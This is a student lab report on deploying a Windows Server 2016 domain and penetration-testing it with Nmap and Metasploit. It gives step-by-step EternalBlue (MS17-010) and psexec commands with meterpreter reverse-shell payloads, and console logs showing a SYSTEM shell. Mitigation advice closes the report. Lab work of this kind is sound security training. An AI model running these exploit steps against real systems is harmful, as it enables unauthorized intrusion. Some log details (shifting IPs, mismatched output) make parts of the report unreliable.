

SECURITY EVALUATION & PENETRATION TESTING

Presented to: Yasoob Mughal & Muhammad Junaid

Presented by: Laiba Saleem & Noor-ul-ain Ahmed

Table of Contents

Final Project Report	3
1. Introduction	3
2. Project Scope	3
Task 1: Deployment & Configuration	3
Screenshots for Task 1	3
Task 2: Vulnerability Assessment & Penetration Testing (VAPT)	4
3. Vulnerability Assessment	5
Scanning and Results	5
Screenshots for Task 2	6
4. Exploit Attempts	6
First Attempt: EternalBlue Attack	6
Third Attempt: EternalBlue Attack (Reattempted)	9
Comparison of Exploits: EternalBlue vs. windows/smb/psexec	9
5. Analysis: Why Did EternalBlue Work the Second Time?	10
6. Mitigation Strategies for EternalBlue (MS17-010)	10
7. Conclusion	10

Final Project Report

1. Introduction



This report outlines the deployment of Windows Server 2016 and Windows Client, along with a comprehensive Vulnerability Assessment and Penetration Testing (VAPT). The objective was to install Active Directory Domain Services (AD DS), configure a domain with two users, and conduct security testing using various exploit techniques.



2. Project Scope

Task 1: Deployment & Configuration

- Installed Windows Server 2016 and Windows Client.
- Installed and configured Active Directory Domain Services (AD DS).
- Created and configured a domain with two users.

Screenshots for Task 1





Task 2: Vulnerability Assessment & Penetration Testing (VAPT)

- Conducted vulnerability scanning and exploitation attempts on Windows Server 2016.
- Performed two exploit techniques:
 - Exploit 1: EternalBlue (MS17-010)
 - Exploit 2: windows/smb/psexec attack

3. Vulnerability Assessment

Scanning and Results

Using Nmap and Metasploit, we conducted a scan on Windows Server 2016. The following vulnerabilities were identified:

- Nmap -sV -T4 -A -p- 192.168.75.149 (scanning)
- Msfconsole (metasploit)
- Search smb
- Use 223 auxiliary (scanner/smb/smb_ms17_010
- Set RHOSTS (Host Ip)
- Exploit (now we know that the host machine is vulnerable or not)

-**PORT:** 445/tcp open microsoft-ds Windows Server 2016 Datacenter Evaluation
14393 microsoft-ds (workgroup: NOORTECH)


- **MS17-010 (EternalBlue Vulnerability):** A remote code execution vulnerability in Microsoft SMBv1.

- **SMB Service Weakness:** The system had SMBv1 enabled, allowing credential-based exploitation via psexec (Remote admin Tool abuse).

- MS17-010 (EternalBlue Vulnerability): A remote code execution vulnerability in Microsoft SMBv1.

- SMB Service Weakness: The system had SMBv1 enabled, allowing credential-based exploitation via windows/smb/psexec.

Screenshots for Task 2



4. Exploit Attempts

First Attempt: EternalBlue Attack

Initially, we attempted the EternalBlue (MS17-010) exploit, but it failed after multiple attempts.

- Search eternalblue
- Use 0 (exploit(windows/smb/ms17_010_eternalblue))
- Options
- Set RHOSTS (target Ip)
- Check
- set payload windows/x64/meterpreter/reverse_tcp
- run

The failure could have been due to:

- The system being partially patched.
- Memory protections or security configurations preventing execution.
- The exploit needing a specific memory state to succeed.

```

View the full module info with !info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternblue) > run

[*] Started reverse TCP handler on 192.168.52.133:4444
[*] 192.168.52.138:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.52.138:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard Evaluation 14393 x64 (64-bit)
[*] 192.168.52.138:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.52.138:445 - The target is vulnerable.
[*] 192.168.52.138:445 - Connecting to target for exploitation.
[*] 192.168.52.138:445 - Connection established for exploitation.
[*] 192.168.52.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.52.138:445 - CORE Faw buffer dump (45 bytes)
[*] 192.168.52.138:445 - 0x00000000 57 69 66 64 6f 77 73 20 53 65 72 76 65 72 20 32
[*] 192.168.52.138:445 - 0x00000010 30 31 36 20 53 74 61 6e 64 61 72 64 20 45 76 61
[*] 192.168.52.138:445 - 0x00000020 6c 7a 61 74 69 6e 6e 20 31 34 33 39 33
[*] 192.168.52.138:445 - Target arch selected valid for arch indicated by CDE/RPC reply
[*] 192.168.52.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.52.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.52.138:445 - Starting non-paged pool grooming
[*] 192.168.52.138:445 - Sending SMBv2 buffers
[*] 192.168.52.138:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.52.138:445 - Sending final SMBv2 buffers.
[*] 192.168.52.138:445 - Sending last fragment of exploit packet!
[*] 192.168.52.138:445 - Receiving response from exploit packet
[*] 192.168.52.138:445 - ETERNALBLUE overwrite completed successfully (0x00000000)!
[*] 192.168.52.138:445 - Triggering egg to corrupted connection.
[*] 192.168.52.138:445 - Triggering free of corrupted buffer.
[*] 192.168.52.138:445 - -----
[*] 192.168.52.138:445 - -----FAIL-----
[*] 192.168.52.138:445 - -----
[*] 192.168.52.138:445 - Connecting to target for exploitation.

```


Second Attempt: PSEXEC Attack

We then attempted the windows/smb/psexec attack, which requires valid administrator credentials to execute remote commands.

We successfully gained access to the system using this method.

- msfconsole(Metasploite)
- search exploit/windows/smb/psexec
- use 5 (command)
- set RHOSTS
- set LHOST
- set SMBUser “administrator”
- set SMBPass “xxxxxxx”
- set LPORT
- show targets
- set target 2(native upload)
- show options
- set payload windows/meterpreter/reverse_tcp
- exploit after successful exploit run this command
- session -i 1 to open meterpreter session
- meterpreter > sysinfo (info about target)

We then attempted the psexec attack, which requires valid administrator credentials to execute remote commands. We successfully gained access to the system using this method.




```
kali@kali:~$ msf6 exploit(smb/psexec) > set TARGET 2
TARGET => 2
msf6 exploit(smb/psexec) > show options
Module options (exploit/windows/smb/psexec):
```


Name	Current Setting	Required	Description
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMB_SHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share

```
Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
-----
SESSION   no                no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
-----
```



```
msf6 exploit(smb/psexec) > run
[*] Started reverse TCP handler on 192.168.75.141:4444
[*] 192.168.75.149:445 - Connecting to the server ...
[*] 192.168.75.149:445 - Authenticating to 192.168.75.149:445 as user 'Administrator' ...
[*] 192.168.75.149:445 - peer_native.0 is only available with SMB1 (current version: SMB3)
[*] 192.168.75.149:445 - Unloading payload ... spgmlf1q.exe
[*] Sending stage (177734 bytes) to 192.168.75.149
[*] 192.168.75.149:445 - Created spgmlf1q.exe ...
[*] 192.168.75.149:445 - Service started successfully ...
[*] Sending stage (177734 bytes) to 192.168.75.149
[*] 192.168.75.149:445 - Deleting spgmlf1q.exe ...
[*] 192.168.75.149:445 - Exploit failed: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_VI
RMS DIRECTIO
msf6 exploit(smb/psexec) > [*] Meterpreter session 1 opened (192.168.75.141:4444 -> 192.168.75.149:56231) at 2023-11-13 03:58:02 -04
msf6 exploit(smb/psexec) > whoami
[*] exec: whoami
kali
msf6 exploit(smb/psexec) > [*] 192.168.75.149 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(smb/psexec) >
```



```
root@kali: /home/kali
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::f96d:d87:95b0:f2e6%13
    IPv4 Address. . . . . : 192.168.52.138
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.52.2

Tunnel adapter Teredo Tunneling Pseudo-Interface:


    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2001::812851:782c:3c99:2492:d8dd:7a7a
    Link-local IPv6 Address . . . . . : fe80::3c99:2492:d8dd:7a7a%11
    Default Gateway . . . . . : 

Tunnel adapter isatap.{53E6ADA-98B7-4889-BBF3-A6DA7E20667}:
```


Third Attempt: EternalBlue Attack (Reattempted)

After successfully gaining admin access via psexec, we reattempted the EternalBlue exploit.

This time, the exploit was successful.



Comparison of Exploits: EternalBlue vs. windows/smb/psexec

Criteria	EternalBlue (MS17-010)	windows/smb/psexec
Attack Type	Remote Code Execution (RCE)	Credential-based Exploitation
Requirement	Unpatched SMBv1 Vulnerability	Valid Administrator Credentials
Initial Attempt	Failed due to unknown reasons	Successful on first try
Second Attempt	Successful after psexec execution	Not needed again
Impact	Allows full remote execution without credentials	Requires valid login, but gives full control

5. Analysis: Why Did EternalBlue Work the Second Time?

The initial failures may have been due to security controls or an unstable memory state.

After gaining admin access via psexec, certain security configurations may have been altered, enabling the exploit to succeed.

Possible reasons:

- System logs or security measures were modified post-exploitation.
- The exploit worked due to changes in memory conditions after running previous commands.
- The initial attempts lacked necessary conditions for execution.

6. Mitigation Strategies for EternalBlue (MS17-010)

- Patch & Update: Ensure all Windows updates, especially security patches, are applied.
- Disable SMBv1: Disable outdated SMBv1 protocol to prevent exploitation.
- Enable Network Firewalls: Restrict inbound SMB traffic to prevent unauthorized access.
- Implement Intrusion Detection Systems (IDS): Monitor for suspicious SMB activities.
- Use Strong Authentication: Restrict administrative access and implement multi-factor authentication.
- Regular Vulnerability Scanning: Continuously assess security posture with updated scanning tools.

7. Conclusion

This project successfully demonstrated the deployment of Windows Server 2016 and its security testing. The vulnerability assessment identified MS17-010 (EternalBlue) and SMB-related weaknesses. The windows/smb/psexec exploit was used to gain initial access, after which EternalBlue was successfully exploited. The findings highlight the importance of regular patching, disabling legacy protocols, and strengthening access controls to enhance system security.